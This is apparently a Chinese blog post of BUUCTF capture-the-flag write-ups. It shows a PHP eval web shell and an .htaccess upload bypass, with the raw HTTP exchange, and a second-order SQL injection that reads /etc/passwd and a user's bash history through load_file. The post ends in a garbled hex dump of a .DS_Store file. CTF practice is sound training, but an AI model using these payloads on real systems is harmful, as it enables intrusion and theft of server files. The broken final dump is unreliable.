BUUCTF刷题记录(5)

原创

bmth666 于 2021-01-13 18:00:15 发布 539 收藏

分类专栏： ctf 刷题 文章标签： php


本文链接：https://blog.csdn.net/bmth666/article/details/105231486

版权

ctf 同时被 2 个专栏收录

22 篇文章 1 订阅

订阅专栏


刷题

19 篇文章 0 订阅

订阅专栏

文章目录

web


打ctf(×)
被ctf打(√)

[GXYCTF2019]BabyUpload

过滤了htaccess，ph后缀，还限制了<?php，所以只能用：

```
GIF89a
<script language="php">@eval($_POST['pass']);</script>
```

看了wp发现是可以上传htaccess的，或者使用竞争上传。
我这里还是使用htaccess，首先抓包修改Content-type类型为image/jpeg




```
POST / HTTP/1.1
Host: ee232739-46e2-4054-835f-020bf96c0138.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------3902153292
Content-Length: 356
Origin: http://ee232739-46e2-4054-835f-020bf96c0138.node3.buuoj.cn
Connection: close
Referer: http://ee232739-46e2-4054-835f-020bf96c0138.node3.buuoj.cn/
Cookie: _ga=GA1.2.202177182.1584773494; PHPSESSID=cd9b6795963948bea9a2b3552d58ffe8
Upgrade-Insecure-Requests: 1

-----------------------------3902153292
Content-Disposition: form-data; name="uploaded"; filename=".htaccess"
Content-Type: image/jpeg


<FilesMatch "xxx">
SetHandler application/x-httpd-php
</FilesMatch>
```

修改为image/jpeg

```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 31 Mar 2020 12:56:58 GMT
Content-Type: text/html
Content-Length: 349
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Upload</title>
<form action="" method="post" enctype="multipart/form-data">
上传文件<input type="file" name="uploaded" />
<input type="submit" name="submit" value="上传" />
</form>/var/www/html/upload/e71c9194692c4b6c8a406b936f987a62/.htaccess succesfully uploaded!
```

接下来上传xxx.jpg，发现路径是一样的，即可使用蚁剑连接




```
flag{44be3208-4f8a-45d0-9af0-2b7481d0436f}
```

~~混了一题，以后可以试试竞争上传~~


[网鼎杯 2018]Comment

首先进行目录扫描，发现了有git泄露



```
E:\web\GitHack-master>python2 GitHack.py http://bf99490d-0d41-46e9-89a9-c004359c4023.node3.buuoj.cn/.git/
[+] Download and parse index file ...
write_do.php
[OK] write_do.php
```

但发现文件不全，在控制台发现




```
源映射错误：Error: request failed with status 404
源 URL：http://bf99490d-0d41-46e9-89a9-c004359c4023.node3.buuoj.cn/css/main.css
源映射 URL：main.css.map [详细了解]
该页面使用非标准属性“zoom”。请考虑在相关属性值中使用 calc()，或将“transform”与“transform-origin: 0 0”一同使用。
程序员GIT写一半跑路了,都没来得及Commit :)
GET http://bf99490d-0d41-46e9-89a9-c004359c4023.node3.buuoj.cn/css/main.css
GET http://bf99490d-0d41-46e9-89a9-c004359c4023.node3.buuoj.cn/css/main.css
GET http://bf99490d-0d41-46e9-89a9-c004359c4023.node3.buuoj.cn/css/fonts/style.1.css
```

那么就要修复git文件，使用大佬的脚本进行修复王一航/GitHacker


`python GitHack.py http://04955dbc-ce5a-46d7-8442-c5168d1078cf.node3.buuoj.cn/.git/`

进入新增的目录，`git log --reflog`，查看更改历史



```
szy@szy-virtual-machine:~/下载/GitHack-master/dist/04955dbc-ce5a-46d7-8442-c5168
078cf.node3.buuoj.cn$ git log --reflog
commit e5b2a2443c2b6d395d06960123142bc91123148c (refs/stash)
Merge: bfbdf21 5556e3a
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:51:17 2018 +0800

    WIP on master: bfbdf21 add write_do.php

commit 5556e3ad3f21a0cf5938e26985a04ce3aa73faaf
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:51:17 2018 +0800

    index on master: bfbdf21 add write_do.php

commit bfbdf218902476c5c6164beedd8d2fcf593ea23b (HEAD -> master)
Author: root <root@localhost.localdomain>
Date:   Sat Aug 11 22:47:29 2018 +0800

    add write_do.php
```

`git reset --hard e5b2a2443c2b6d395d06960123142bc91123148c`




```
szy@szy-virtual-machine:~/下载/GitHack-master/dist/04955dbc-ce5a-46d7-8442-c5168
078cf.node3.buuoj.cn$ git reset --hard e5b2a2443c2b6d395d06960123142bc91123148
c
HEAD 现在位于 e5b2a24 WIP on master: bfbdf21 add write_do.php
```


得到代码如下：

```php
<?php
include "mysql.php";
session_start();
if($_SESSION['login'] != 'yes'){
    header("Location: ./login.php");
    die();
}
if(isset($_GET['do'])){
switch ($_GET['do'])
{
case 'write':
    $category = addslashes($_POST['category']);
    $title = addslashes($_POST['title']);
    $content = addslashes($_POST['content']);
    $sql = "insert into board
            set category = '$category',
                title = '$title',
                content = '$content'";
    $result = mysql_query($sql);
    header("Location: ./index.php");
    break;
case 'comment':
    $bo_id = addslashes($_POST['bo_id']);
    $sql = "select category from board where id='$bo_id'";
    $result = mysql_query($sql);
    $num = mysql_num_rows($result);
    if($num>0){
    $category = mysql_fetch_array($result)['category'];
    $content = addslashes($_POST['content']);
    $sql = "insert into comment
            set category = '$category',
                content = '$content',
                bo_id = '$bo_id'";
    $result = mysql_query($sql);
    }
    header("Location: ./comment.php?id=$bo_id");
    break;
default:
    header("Location: ./index.php");
}
}
else{
    header("Location: ./index.php");
}
?>
```

题目首先给了账号密码提示，使用burpsuite爆破即可



得到密码为zhangwei666，然后进入发帖



addslashes

(PHP 4, PHP 5, PHP 7)
addslashes — 使用反斜线引用字符串

说明

```
addslashes ( string $str ) : string
```

返回字符串，该字符串为了数据库查询语句等的需要在某些字符前加上了反斜线。这些字符是单引号（'）、双引号（"）、反斜线（\）与 NUL（**NULL** 字符）。


一个使用 **addslashes()** 的例子是当你要往数据库中输入数据时。 例如，将名字 *O'reilly* 插入到数据库中，这就需要对其进行转义。 强烈建议使用 DBMS 指定的转义函数 （比如 MySQL 是 mysqli_real_escape_string()，PostgreSQL 是 pg_escape_string()），但是如果你使用的 DBMS 没有一个转义函数，并且使用 \ 来转义特殊字符，你可以使用这个函数。 仅仅是为了获取插入数据库的数据，额外的 \ 并不会插入。 当 PHP 指令 magic_quotes_sybase 被设置成 *on* 时，意味着插入 ' 时将使用 ' 进行转义。

```
$category = addslashes($_POST['category']);
$title = addslashes($_POST['title']);
$content = addslashes($_POST['content']);
```

在`do=write`的时候我们对categroy等变量进行了转义，每个引号、反斜杠等符号前都会加上一个反斜杠（数据库会自动清除反斜杠）。

```
$category = mysql_fetch_array($result)['category'];
```

而在`do=comment`的时候会直接从数据库中对categroy进行调用，没有任何过滤，这就导致了二次注入。
发帖在categroy处填入`',content=database(),/*`




TITLE: 11

CATEGORY: ',content=database(),/*

CONTENT: 111

随后进入帖子，提交评论`*/#`




正文: 111

留言: ctf

此时我们的sql语句变为：

```
$sql = "insert into comment
            set category = '11',content=database(),/*',
                content = '*/#',
                bo_id = '$bo_id'";
```


#只能注释一行，所以要用//**
然后利用load_file()函数读取文件
`',content=(select(load_file('/etc/passwd'))),/*`



111

正文: 111


root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin



留言 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false mysql:x:102:105:MySQL Server,,,:/var/lib/mysql:/bin/false www:x:500:500:www:/home/www:/bin/bash

提交留言

接下来读取文件,注意看到/home/www下以bash身份运行：`',content=(select(load_file("/home/www/.bash_history"))),/*`




正文 11

留言 cd /tmp/ unzip html.zip rm -f html.zip cp -r html /var/www/ cd /var/www/html/ rm -f .DS_Store service apache2 start

提交留言

接下来读取文件，但不能完全显示，使用16进制编码

`',content=(select hex(load_file("/tmp/html/.DS_Store"))),/*`



加密或解密字符串长度不可以超过10M


```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000B000000090062006F006F00740073007400720061 0070496C6F63626C6F620000000100000004600000028FFFFF
FFFFFFF00000000000B0063006F006D006D0065006E0074002E0070006800070496C6F63626C6F6200000001000000CC0000002800000001FFFF00000000000300630073
073496C6F63626C6F620000000100000015200000028FFFFFFFFFFF000000000019006600 6C00610067005F0038003900340036006500310066006600310065006500330
0650034003000066002E007000680070496C6F63626C6F6200000001000001D800000028FFFFFFFFFFFF000000000005006600 6F006E00740073496C6F63626C6F6200000
0100000004600000098FFFFFFFFFFF000000000009006900 6E006400650078002E0070006800070496C6F63626C6F6200000001000000CC000000980000002FFFF000000
000002006A0073496C6F63626C6F62000000010000001520000098FFFFFFFFFFF000000000009006C006F00670069006E002E00700068 0070496C6F63626C6F62000000
10000001D80000009 8FFFFFFFFFFF000000000009006D00790073007 1006C002E00700068 0070496C6F63626C6F6200000001000000 4600000108FFFFFFFFFFF0000000
```

6761

```
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
